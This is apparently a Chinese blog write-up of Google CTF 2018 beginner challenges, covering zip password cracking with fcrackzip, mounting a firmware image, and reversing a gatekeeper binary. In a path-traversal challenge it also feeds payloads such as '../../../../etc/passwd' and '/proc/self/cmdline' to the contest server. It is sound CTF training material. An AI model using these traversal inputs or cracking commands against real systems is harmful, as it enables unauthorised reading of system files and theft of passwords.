实在找不到如何用 `zip2john` 和 `john` 配合破解密码，于是看[这个视频](#)终于知道了一个破解zip加密文件的工具 `fcrackzip` 破解速度惊人，就一秒钟!!! 可能是因为asdf是常用弱密码吧，我用其他的密码比如caiqiqi并没有破解出来。

```
cqq@kali:~/CTF$ fcrackzip -p /usr/share/wordlists/rockyou.txt -u -D pass.zip
```

```
PASSWORD FOUND!!!!: pw == asdf
```

```
cqq@kali:~/CTF$ fcrackzip --version
```

```
fcrackzip version 1.0
```

```
cqq@kali:~/CTF$ fcrackzip -p /usr/share/wordlists/rockyou.txt -u -D pass.zip
```

```
PASSWORD FOUND!!!!: pw == asdf
```

```
cqq@kali:~/CTF$ ls
```

```
capture.png  _foo.ico.extracted  OCR_is_cool.png  password.zip
```

```
cqq.txt      hash.txt            password1.txt    pass.zip
```

```
foo.ico      OCR_is_cool.out.png password.txt
```

```
cqq@kali:~/CTF$ cat c
```

```
capture.png  cqq.txt
```

```
cqq@kali:~/CTF$ zip -P "caiqiqi" cqq.zip cqq.txt
```

```
adding: cqq.txt (deflated 2%)
```

```
cqq@kali:~/CTF$ unzip cqq.zip
```

```
Archive:  cqq.zip
```

```
[cqq.zip] cqq.txt password: cqq@kali:~/CTF$
```

```
cqq@kali:~/CTF$
```

```
cqq@kali:~/CTF$ fcrackzip -p /usr/share/wordlists/rockyou.txt -u -D cqq.zip
```

```
cqq@kali:~/CTF$ fcrackzip -p /usr/share/wordlists/rockyou.txt -u -D cqq.zip
```

firmware

拿到文件，

```
$ file challenge.ext4.gz [14:59:50]  
challenge.ext4.gz: gzip compressed data, was "challenge2.ext4", last modified: Fri Jun 22 13:54:28 2018  
$ gunzip challenge.ext4.gz  
$ file challenge.ext4 [15:00:06]  
challenge.ext4: Linux rev 1.0 ext4 filesystem data, UUID=00ed61e1-1230-4818-bffa-305e19e53758 (extents)  
$ ll challenge.ext4 [15:00:22]  
-rw-r--r-- 1 caiqiqi staff 300M 7 6 14:59 challenge.ext4
```

是一个linux文件系统，将其挂载到linux系统的某目录下即可。打开我的ubuntu-16.04-desktop。新建CTF目录，挂载之。

```
→ sudo mount -t ext4 challenge.ext4 /home/cqq/tmp/CTF
```

```
→ cd CTF
```

```
→ CTF sudo find . |grep -i CTF
```

→ CTF ls

```
bin boot dev etc home lib lib64 lost+found media mnt opt proc root run sbin srv sys tm
# 注意这里需要ls -al才能看到.文件
```

→ CTF ls -al

```
total 44
drwxr-xr-x 22 root root 1024 Jun 22 06:54 .
drwxrwxr-x 3 cqg cqg 4096 Jul 6 00:13 ..
-rw-r--r-- 1 root root 40 Jun 22 06:54 .mediapc_backdoor_password.gz
drwxr-xr-x 2 root root 3072 Jun 22 06:54 bin
drwxr-xr-x 2 root root 1024 Jun 22 06:54 boot
drwxr-xr-x 4 root root 1024 Jun 22 06:54 dev
drwxr-xr-x 52 root root 4096 Jun 22 06:54 etc
drwxr-xr-x 2 root root 1024 Jun 22 06:54 home
drwxr-xr-x 12 root root 1024 Jun 22 06:54 lib
drwxr-xr-x 2 root root 1024 Jun 22 06:54 lib64
drwx----- 2 root root 12288 Jun 22 06:51 lost+found
drwxr-xr-x 2 root root 1024 Jun 22 06:54 media
drwxr-xr-x 2 root root 1024 Jun 22 06:54 mnt
drwxr-xr-x 2 root root 1024 Jun 22 06:54 opt
drwxr-xr-x 2 root root 1024 Jun 22 06:54 proc
drwx----- 2 root root 1024 Jun 22 06:54 root
drwxr-xr-x 4 root root 1024 Jun 22 06:54 run
drwxr-xr-x 2 root root 3072 Jun 22 06:54 sbin
drwxr-xr-x 2 root root 1024 Jun 22 06:54 srv
drwxr-xr-x 2 root root 1024 Jun 22 06:54 sys
drwxr-xr-x 2 root root 1024 Jun 22 06:54 tmp
drwxr-xr-x 10 root root 1024 Jun 22 06:54 usr
drwxr-xr-x 9 root root 1024 Jun 22 06:54 var
```

→ CTF file .mediapc_backdoor_password.gz

.mediapc_backdoor_password.gz: gzip compressed data, last modified: Fri Jun 22 13:54:27 2018, from Unix

→ CTF gunzip .mediapc_backdoor_password.gz

gzip: .mediapc_backdoor_password: Permission denied

→ CTF sudo gunzip .mediapc_backdoor_password.gz

→ CTF ls

```
bin boot dev etc home lib lib64 lost+found media mnt opt proc root run sbin srv sys tm
```

→ CTF ls -al

```
total 44
drwxr-xr-x 22 root root 1024 Jul 6 00:19 .
drwxrwxr-x 3 cqg cqg 4096 Jul 6 00:13 ..
-rw-r--r-- 1 root root 20 Jun 22 06:54 .mediapc_backdoor_password
drwxr-xr-x 2 root root 3072 Jun 22 06:54 bin
drwxr-xr-x 2 root root 1024 Jun 22 06:54 boot
drwxr-xr-x 4 root root 1024 Jun 22 06:54 dev
drwxr-xr-x 52 root root 4096 Jun 22 06:54 etc
drwxr-xr-x 2 root root 1024 Jun 22 06:54 home
drwxr-xr-x 12 root root 1024 Jun 22 06:54 lib
drwxr-xr-x 2 root root 1024 Jun 22 06:54 lib64
drwx----- 2 root root 12288 Jun 22 06:51 lost+found
drwxr-xr-x 2 root root 1024 Jun 22 06:54 media
drwxr-xr-x 2 root root 1024 Jun 22 06:54 mnt
drwxr-xr-x 2 root root 1024 Jun 22 06:54 opt
drwxr-xr-x 2 root root 1024 Jun 22 06:54 proc
drwx----- 2 root root 1024 Jun 22 06:54 root
drwxr-xr-x 4 root root 1024 Jun 22 06:54 run
drwxr-xr-x 2 root root 3072 Jun 22 06:54 sbin
drwxr-xr-x 2 root root 1024 Jun 22 06:54 srv
drwxr-xr-x 2 root root 1024 Jun 22 06:54 sys
drwxr-xr-x 2 root root 1024 Jun 22 06:54 tmp
drwxr-xr-x 10 root root 1024 Jun 22 06:54 usr
drwxr-xr-x 9 root root 1024 Jun 22 06:54 var
```

```
→ CTF file .mediapc_backdoor_password
.mediapc_backdoor_password: ASCII text
→ CTF cat .mediapc_backdoor_password
CTF{I_kn0W_th15_Fs}
```

用完之后卸载，避免占据空间。

```
→ tmp sudo umount `pwd`/CTF
```

Admin UI 1


在一个终端使用nc连接。

```
$ nc -v mngmnt-iface.ctfcompetition.com 1337
```

在另一个终端使用tshark使用捕获过滤器只捕获到 `mngmnt-iface.ctfcompetition.com` 与的流量，并将结果保存到pcap文件中，待后续wireshark分析。过滤表达式参考：<https://wiki.wireshark.org/CaptureFilters>

```
$ tshark -i en0 -f "host mngmnt-iface.ctfcompetition.com" -w admin_UI.pcap [20:02:51]
Capturing on 'Wi-Fi'
44 ^C
```

完成之后打开wireshark查看结果。



```
Wireshark · Follow TCP Stream (tcp.stream eq 0) · admin_UI

=== Management Interface ===
1) Service access
2) Read EULA/patch notes
3) Quit
2
The following patchnotes were found:
- Version0.3
- Version0.2
Which patchnotes should be shown?
Version0.2
# Release 0.2
- Updated library X to version 0.Y
- Fixed path traversal bug
- Improved the UX
=== Management Interface ===
1) Service access
2) Read EULA/patch notes
3) Quit
2
The following patchnotes were found:
- Version0.3
- Version0.2
Which patchnotes should be shown?
../flag
CTF{I_luv_buggy_s0ftware}=== Management Interface ===
1) Service access
2) Read EULA/patch notes
3) Quit
2
```

The following patchnotes were found:

- Version0.3
- Version0.2

Which patchnotes should be shown?

../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash

Packet 20. 7 client pkt(s), 14 server pkt(s), 13 turn(s). Click to select.

Entire conversation (2,070 bytes)

Show data as

ASCII

Stream

0

Find:

Find Next

Help

Hide this stream

Print

Save as...

Close

<https://blog.csdn.net/caiqi1qi>

CTF{I_luv_buggy_sOftware}

这里之所以要用 `../flag`，找上一级目录的flag文件，而不是当前目录，是因为从逆向的结果可以看出，在main函数中用到了一个 `opendir()` 函数，

```
43  strncpy(buffer, "patchnotes/", 0x10CuLL);
44  dir = opendir("patchnotes/");
45  if ( dir )
46  {
47  puts("The following patchnotes were found:");
48  while ( 1 )
49  {
50  current = readdir(dir);
51  if ( current == 0LL )
52  break;
53  strncpy(&buffer[11], current->d_name, 0x100uLL);
54  if ( (unsigned int)stat_0(buffer, &fstats) == -1 )
55  {
56  printf(" - stat failed for %s\n", buffer);
57  }
58  else if ( fstats.st_mode & 0x8000 )
59  {
60  printf(" - %s\n", current->d_name);
61  }
62  }
63  closedir(dir);
64  }
65  else
66  {
67  puts("No patchnotes found!");
68  }
69  puts("Which patchnotes should be shown?");
70  scanf("%255s", &buffer[11]);
71  fd = open(buffer, 0);
```

会进入到patchnotes目录，所以多出来一个 `..`

另外看到liveoverflow的视频关于GoogleCTF2017的题，跟这个比较相似，但是那个略难一些，因为过滤掉了 `proc` 字符，使得不能通过 `/proc/self/cmdline` 以及 `/proc/self/environ` 来读取当前进程的命令行信息和环境变量信息，而且那个用到了一个知识点，就是 `/dev/fd` 是 `/proc/self/fd` 的软连接，

```
root@kali:/home/cqq/CTF# ll /dev/fd
lrwxrwxrwx 1 root root 13 Jul  8 14:40 /dev/fd -> /proc/self/fd/
```

可以用那个 `/dev/fd/./cmdline` 来代替。

=== Management Interface ===

- 1) Service access
- 2) Read EULA/patch notes
- 3) Quit

2

The following patchnotes were found:

The following patchnotes were found:

Which patchnotes should be shown?

```
../../../../dev/fd/../../../../cmdline
```

```
./main.dump=== Management Interface ===
```

- 1) Service access
- 2) Read EULA/patch notes
- 3) Quit

<https://blog.csdn.net/caiqiqi>

```
[~]$ nc -v mngmnt-iface.ctfcompetition.com 1337  
[20:08:58]
```

```
found 0 associations  
found 1 connections:  
  1: flags=82<CONNECTED,PREFERRED>  
     outif en0  
     src 192.168.1.10 port 54526  
     dst 35.195.49.31 port 1337  
     rank info not available  
     TCP aux info available
```

Connection to mngmnt-iface.ctfcompetition.com port 1337 [tcp/menandmice-dns] succeeded!

```
=== Management Interface ===
```

- 1) Service access
- 2) Read EULA/patch notes
- 3) Quit

2

The following patchnotes were found:

- Version0.3
- Version0.2

Which patchnotes should be shown?

```
../flag
```

```
CTF{I_Luv_buggy_s0Ftware}=== Management Interface ===
```

- 1) Service access
- 2) Read EULA/patch notes
- 3) Quit

```
../../../../proc/self/cmdline
```

```
Invalid choice
```

2

The following patchnotes were found:

- Version0.3
- Version0.2

Which patchnotes should be shown?

```
../../../../proc/self/cmdline
```

```
./main=== Management Interface ===
```

- 1) Service access
- 2) Read EULA/patch notes
- 3) Quit

2

The following patchnotes were found:

- Version0.3
- Version0.2

Which patchnotes should be shown?

```
./main
```

```
ELF>PAAA@X@8
```

```
@#""@@@@@opp@p@@@
```

```
GNU C++ (Ubuntu 9.4.0-1ubuntu1~20.04) 9.4.0 on x86_64-linux-gnu  
/lib64/ld-linux-x86-64.so.2 GNU C++ (Ubuntu 9.4.0-1ubuntu1~20.04) 9.4.0 on x86_64-linux-gnu  
aaabstc++.so.6__gmon_start__libm.so.6libgcc_s.so.1libc.so.6fflushexit
```

<https://blog.csdn.net/caiqiqi>

题外:

既然可以读文件，猜想是否可以读当前的进程，可以的话，可以dump当前的进程出来，然后用wireshark抓包之后，导出来可供后续逆向分析。发现并不能，还是重定向吧。

```
cqq@kali:~/CTF$ echo -e "2\n../../../../../../proc/self/exe"|nc mngmnt-iface.ctfcompetition.com 1337 > main.  
^C
```

```
cqq@kali:~/CTF$ sha256sum main.dump2  
06dd4bbfd1becf91398d7305dfe473537d1f33fb64e2b32978ad202832cc148c main.dump2
```

```
cqq@kali:~/CTF$ sha256sum main.dump  
06dd4bbfd1becf91398d7305dfe473537d1f33fb64e2b32978ad202832cc148c main.dump
```

先file看一下，file并没有给出特定的文件格式，只是说是data

```
cqq@kali:~/CTF$ file main.dump
```

```
main.dump: data
```

然后hexdump -C查看一下，知道前面几行还是ASCII字符。

```
cqq@kali:~/CTF$ hexdump -C main.dump|head -10
```

```
00000000  3d 3d 3d 20 4d 61 6e 61  67 65 6d 65 6e 74 20 49  |=== Management I|  
00000010  6e 74 65 72 66 61 63 65  20 3d 3d 3d 0a 20 31 29  |nterface ===. 1)|  
00000020  20 53 65 72 76 69 63 65  20 61 63 63 65 73 73 0a  | Service access. |  
00000030  20 32 29 20 52 65 61 64  20 45 55 4c 41 2f 70 61  | 2) Read EULA/pa |  
00000040  74 63 68 20 6e 6f 74 65  73 0a 20 33 29 20 51 75  |tch notes. 3) Qu |  
00000050  69 74 0a 54 68 65 20 66  6f 6c 6c 6f 77 69 6e 67  |it.The following|  
00000060  20 70 61 74 63 68 6e 6f  74 65 73 20 77 65 72 65  | patchnotes were|  
00000070  20 66 6f 75 6e 64 3a 0a  20 2d 20 56 65 72 73 69  | found:. - Versi |  
00000080  6f 6e 30 2e 33 0a 20 2d  20 56 65 72 73 69 6f 6e  |on0.3. - Version |  
00000090  30 2e 32 0a 57 68 69 63  68 20 70 61 74 63 68 6e  |0.2.Which patchn|
```

虽然前面有一些ASCII字符，但是binwalk还是识别了它的ELF头。

```
cqq@kali:~/CTF$ binwalk main.dump
```

DECIMAL	HEXADECIMAL	DESCRIPTION
182	0xB6	ELF, 64-bit LSB executable, AMD x86-64, version 1 (SYSV)
98174	0x17F7E	Unix path: /usr/include/x86_64-linux-gnu/c++/7/bits

或者直接用 `/dev/fd/./exe` 或者 `/proc/self/exe` 可直接拿到进程的可执行文件。

```
root@kali:~/home/cqq/CTF# ll /dev/fd/./exe
lrwxrwxrwx 1 root root 0 Jul 9 18:13 /dev/fd/./exe -> /bin/ls*
root@kali:~/home/cqq/CTF# ll /proc/self/exe
lrwxrwxrwx 1 root root 0 Jul 9 18:13 /proc/self/exe -> /bin/ls*
```

然后可以在我的kali下执行了。

```
root@kali:~/home/cqq/CTF# chmod +x main.dump
root@kali:~/home/cqq/CTF# ll
total 336K
drwxr-xr-x 3 cqq cqq 4.0K Jul 8 20:45 ./
drwxr-xr-x 7 cqq cqq 4.0K Jul 8 20:45 ../
-rw-r--r-- 1 root root 14K Jul 8 20:01 admin_UI.pcap
-rw-r--r-- 1 cqq cqq 1.1K Jul 5 01:27 capture.png
-rw-r--r-- 1 cqq cqq 122 Jul 6 00:10 cqq.txt
-rw-r--r-- 1 cqq cqq 312 Jul 6 02:25 cqq.zip
-rw-r--r-- 1 root root 290 Jul 8 20:35 flag.txt
-rw-r--r-- 1 cqq cqq 1.4K Jul 4 19:53 foo.ico
drwxr-xr-x 2 cqq cqq 4.0K Jul 4 19:59 _foo.ico.extracted/
-rw-r--r-- 1 cqq cqq 172 Jul 6 00:14 hash.txt
-rwxr-xr-x 1 root root 109K Jul 8 20:45 main.dump*
-rw-r--r-- 1 cqq cqq 3.4K Jul 5 01:39 OCR_is_cool.out.png
-rw-r--r-- 1 cqq cqq 139K Jul 5 01:39 OCR_is_cool.png
-rw-r--r-- 1 cqq cqq 16 Jul 5 23:36 password1.txt
-rw-r--r-- 1 cqq cqq 16 Jul 5 23:36 password.txt
-rw-r--r-- 1 cqq cqq 12K Jul 5 23:37 password.zip
-rw-r--r-- 1 cqq cqq 234 Jul 5 15:47 pass.zip
root@kali:~/home/cqq/CTF# ./main.dump
=== Management Interface ===
1) Service access
```

<https://blog.csdn.net/caiqiqi>

通过 `netstat -plnt` 发现但是没有监听任何端口。

GateKeeper

拿到二进制文件，放到IDA Pro 64中，看到主要就是把密码字符串逆序了一下。

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int result; // eax
4     size_t v4; // rax
5     char s; // [rsp+10h] [rbp-A0h]
6     char v6; // [rsp+9Fh] [rbp-11h]
7     char *dest; // [rsp+A0h] [rbp-10h]
8     size_t i; // [rsp+A8h] [rbp-8h]
9
10    text_animation("/=====\\n"
11                  "| Gatekeeper - Access your PC from everywhere! |\\n"
12                  "+=====+\n");
13    if ( argc == 3 )
```

```

14 {
15 text_animation(" ~> Verifying.");
16 verify_animation(3u);
17 if ( !strcmp(argv[1], "0n3_W4rM") ) // username
18 {
19 v4 = strlen(argv[2]);
20 dest = (char *)malloc(v4 + 1);
21 strcpy(dest, argv[2]);
22 for ( i = 0LL; i < strlen(dest) >> 1; ++i )
23 {
24 v6 = dest[i];
25 dest[i] = dest[strlen(dest) - i - 1];
26 dest[strlen(dest) - i - 1] = v6;
27 }
28 verify_animation(3u);
29 if ( !strcmp(dest, "zLl1ks_d4m_T0g_I") )
30 {
31 text_animation("Correct!\n");
32 text_animation("Welcome back!\n");
33 snprintf(&s, 128uLL, "CTF{%s}\n", argv[2], argv);
34 text_animation((unsigned __int8 *)&s);
35 }
36 else
37 {
38 text_animation("ACCESS DENIED\n");
39 text_animation(" ~> Incorrect password\n");
40 }
41 result = 0;
42 }
43 else
44 {
45 putchar(10);
46 text_animation("ACCESS DENIED\n");
47 text_animation(" ~> Incorrect username\n");

```

<https://blog.csdn.net/caiqiqi>

关键就是图中阴影处。

将 `zLl1ks_d4m_T0g_I` 倒序打印出来即可。

可以用python的 `str[::-1]` 即可

```

>>> "zLl1ks_d4m_T0g_I"[::-1]
'I_g0T_m4d-sk1LLz'

```

或者 `echo "zLl1ks_d4m_T0g_I"|rev`

`verify_animation()` 和 `text_animation()` 都是一个定制的打印函数。

```

1 __int64 __fastcall verify_animation(unsigned int a1)
2 {
3     __int64 result; // rax
4     char v2; // [rsp+10h] [rbp-10h]
5     char v3; // [rsp+11h] [rbp-Fh]
6     char v4; // [rsp+12h] [rbp-Eh]
7     char v5; // [rsp+13h] [rbp-Dh]
8     unsigned int k; // [rsp+14h] [rbp-Ch]
9     int j; // [rsp+18h] [rbp-8h]
10    unsigned int i; // [rsp+1Ch] [rbp-4h]
11
12    v2 = '/';
13    v3 = '-';
14    v4 = '\\';
15    v5 = '|';
16    for ( i = 0; ; ++i )
17    {
18        result = i;
19        if ( i >= a1 )
20            break;
21        for ( j = 0; j <= 2; ++j )
22

```

```
--  
23     for ( k = 0; k <= 3; ++k )  
24     {  
25         putchar(*( &v2 + (signed int)k));  
26         putchar( '\\b' );  
27         fflush( 0LL );  
28         usleep( 100000u );  
29     }  
30 }  
31 putchar( '.' );  
32 }  
33 return result;  
34 }
```

<https://blog.csdn.net/caiqi1qi>

the exact distribution Terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Sun Jul 29 14:21:52 2018 from 192.168.170.1

root@kali:~# cd CTF/

root@kali:~/CTF# cd GoogleCTF2018/

root@kali:~/CTF/GoogleCTF2018\$ ls

gatekeeper test test2 test2.c test3 test3.c test.c

root@kali:~/CTF/GoogleCTF2018\$./gatekeeper

```
=====|  
| Gatekeeper - Access your PC from everywhere! |  
=====|
```

[ERROR] Login information missing

Usage: ./gatekeeper <username> <password>

root@kali:~/CTF/GoogleCTF2018\$./gatekeeper

<https://blog.csdn.net/caiqi1qi>

参考

<https://github.com/google/google-ctf/tree/master/2018/beginners>

Hacking Livestream #57: Google CTF 2018 Beginners Quest

如何使用DOSBox运行程序

<https://ctftime.org/writeup/10296>

<https://ctftime.org/writeup/10284>